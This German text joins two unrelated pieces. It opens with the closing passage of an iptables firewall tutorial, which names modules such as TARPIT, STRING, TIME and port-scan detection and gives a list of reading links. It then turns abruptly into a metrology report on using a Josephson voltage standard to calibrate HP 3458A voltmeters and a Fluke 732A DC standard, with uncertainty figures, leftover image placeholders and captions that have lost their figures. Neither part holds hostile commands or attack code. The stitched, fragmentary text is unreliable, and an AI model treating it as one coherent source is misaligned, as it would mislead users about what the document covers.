Dies ist im Wesentlichen alles, der Rest ist Feinarbeit und Kombinatorik. Mit dem Befehl `iptables -h` bzw. `iptables -m modul -h` bekommt man Hilfe, auch zu den einzelnen Modulen. Einige interessante Module sind TARPIT (teeren und federn: Message size window auf 0 setzen und auf highlevel timeout von 10 min warten), STRING (String vergleich im Datenbereich), TIME (bestimmte Services nur zu bestimmten Zeiten zulassen/verbieten) und PSD (portscan detection, d.h. häufige Zugriffe von einem Rechner auf verschiene Ports eines anderen Rechners).

Ein detailliertes Firewall Regelwerk als Vorlage und weitere Informationen finden Sie unter <https://cip13.amp.uni-hannover.de/FWKurs>.

Literatur:

[iptables-tutorial.frzentux.net/iptables-tutorial.html](http://iptables-tutorial.frzentux.net/iptables-tutorial.html)  
[www.spotwood-computer.net/present/iptables2.html](http://www.spotwood-computer.net/present/iptables2.html)  
[stud.fh-wedel.de/~ii4820/studium/rechnernetze/index.html](http://stud.fh-wedel.de/~ii4820/studium/rechnernetze/index.html)  
[archiv.tu-chemnitz.de/pub/2000/0051/data/](http://archiv.tu-chemnitz.de/pub/2000/0051/data/)  
[www.it-secure-x.de/index.php?option=content&task=view&id=37](http://www.it-secure-x.de/index.php?option=content&task=view&id=37)  
[www.teamlinux.de/howto/iptables-howto.php](http://www.teamlinux.de/howto/iptables-howto.php)  
[www.debian.org/doc/manuals/securing-debian-howto](http://www.debian.org/doc/manuals/securing-debian-howto) Anhang D  
[www.netfilter.org/documentation/index.html#documentation-howto](http://www.netfilter.org/documentation/index.html#documentation-howto)  
[ebtables.netfilter.org](http://ebtables.netfilter.org)

## ZIEL und METHODIK

Anwendung des Josephson-Spannungsnormals in einem ganz normalen Kalibrierlabor in Thüringen zur Sicherung der Rückführbarkeit der Gleichspannung mit einer sehr kleinen Messunsicherheit von  $< 1 \cdot 10^{-7}$  unter Bedingungen, wie sie im Labor mit vertretbarem Aufwand erreicht werden können. Ziel: Konformitätsbewertung von absolutem Wert einer Messung und Nachweis der Linearität für Gleichspannungsquellen und Digitalvoltmeter hoher Präzision.

Messung der Josephsonspannung mit einem 8 ½ stelligen Digitalvoltmeter HP 3458 A und Übertragung der 10 V, 1,018 V und 1 V Werte auf einen DC-Standard Fluke 732 A, wobei die Thermospannungen mit dem Nanovoltmeter Keithley 182 sicher erfasst und eliminiert werden. Zufällige und systematische Fehler werden erkannt und mit rechnerischen Methoden beseitigt. In graphischen Darstellungen ist der Fortschritt zur Verringerung der Messunsicherheit sichtbar.

## Ergebnisse

- Am IPHT Jena und in der PTB Braunschweig wurden vom DKD Kalibrierlabor der TÜV Thüringen Anlagentechnik beispielgebende Präzisionsmessungen mit Geräten HP 3458 A, Fluke 732 A, Keithley 182 und einem Josephson-Spannungsnormal durchgeführt, mit dem Ziel des Nachweises der Anwendbarkeit unter Produktionsbedingungen.
- Da sich im Millivolt- und Voltbereich relativ einfach jeweils 10 verschiedene Werte einstellen und über mehrere Minuten konstant halten lassen, ist eine ausgezeichnete Bewertung der Linearität von Digitalvoltmetern in verschiedenen Messbereichen möglich.

- Nach mehreren Versuchen in Zeitabständen  $> 1/2$  Jahr konnte nachgewiesen werden, dass mit dem Josephson-Spannungsnormal immer wieder stabile Zustände von Spannungswerten, die für eine Kalibrierung von besonderer Bedeutung sind, erreicht wurden. Durch Messreihen zeigte sich, dass zufällige Fehler (Rundungsfehler eines Taschenrechners, Fehlmessung oder Zahlendreher) leicht erkannt werden und mit Fachkenntnis systematische Fehler (Drift, Temperatureinfluss, Thermospannung) herausgerechnet werden können.
- Das Messergebnis im Bereich  $\pm 2 \cdot 10^{-7}$  war sicher und nachvollziehbar.

## Die Messtechnik

### Das Josephson-Spannungsnormal


Seit 1972 wird die elektrische Spannungseinheit Volt durch Josephson-Spannungsnormale reproduziert. Dabei wird der sogenannte Wechsellspannungs-Josephson-Effekt genutzt. Durch die externe Synchronisation der Josephson-Oszillationen an stark hysteretischen Josephson-Tunnelkontakten werden diskrete Spannungsniveaus  $V_n$  erzeugt, die genau nach der Treiberfrequenz  $f$  skaliert sind:

$$V_n = n \cdot \Phi_0 \cdot f$$

$n = 1, 2, 3, \dots$ ;  $\Phi_0 = h/2e$  ist dabei das magnetische Flussquantum mit  $h$  als dem Planckschen Wirkungsquantum und  $e$  der Elementarladung. Diese grundlegende Beziehung realisiert ein quantenmetrologisches Prinzip, nach dem sich die elektrische Spannung auf eine Frequenz zurückführen lässt. Damit kann die sehr hohe Genauigkeit, mit der sich Frequenzen darstellen lassen, auf die Einheit Volt übertragen werden. Für die Josephson-Konstante  $K_J = 1/\Phi_0$  ist 1990 ein Wert von

$$K_{J90} = 483.597,9 \text{ GHz/V}$$


ohne Unsicherheit vereinbart worden.



Schematische Darstellung eines einzelnen Josephson-Tunnelkontaktes unter Mikrowelleneinstrahlung (links) und Ausbildung von quantisierten Spannungsniveaus (rechts) bis maximal etwa 1 mV.




Josephson-Spannungsnormalsystem am IPHT in Jena



10-Volt-Spannungsnormal-Schaltkreis mit 19700 Tunnel-Kontakten integriert in eine koplanare Streifenleitung, auf ein Platinchen aufgeklebt.


1: Finline-Antenne, 2: koplanare Streifenleitung (zwei parallele Streifenleiter, nicht aufgelöst in diesem Bild), 3: supraleitende "Load" am Ende kurzgeschlossen, 4: DC-Kontakte.




10 V Josephson-Spannungsnormal-Schaltkreis auf einem Proben-träger. Die Mikrowelle wird über einen Rechteckhohlleiter in das Array eingekoppelt.




## Erreichbare Messunsicherheit



Erste Messreihe mit HP 3458 A am Josephson-Normal des IPHT Jena




Zweite Messreihe mit HP 3458 A am Josephson-Normal der PTB



Wiederholung der Messreihe in Jena nach der Kalibrierung zwei Jahre später

## Konformitätsaussage mit der Messunsicherheit des Fluke 732 A und der Josephsonspannung


Messunsicherheit  
des Multimeter HP 3458A



**10,000 000 0 V +/- 2000 nV**

**Erreichbare Messunsicherheit bei Gleichspannung  $2 \cdot 10^{-7}$  im Bereich von -10 V bis +10 V mit dem DVM HP 3458 A am Josephson Spannungsnormal**

Messunsicherheit  
des Multimeters HP 3458A



## Schlussfolgerung

- Mit dem DC-Spannungsnorm Fluke 732 A gibt es einen Unsicherheitsbereich von  $3 \cdot 10^{-6}$  für die Konformitätsaussage zur Spezifikation des HP 3458 A.
- Der Unsicherheitsbereich verschwindet praktisch und es ergibt sich auch in unserem Labor für Präzisionsdigitalvoltmeter eine sichere Konformitätsaussage.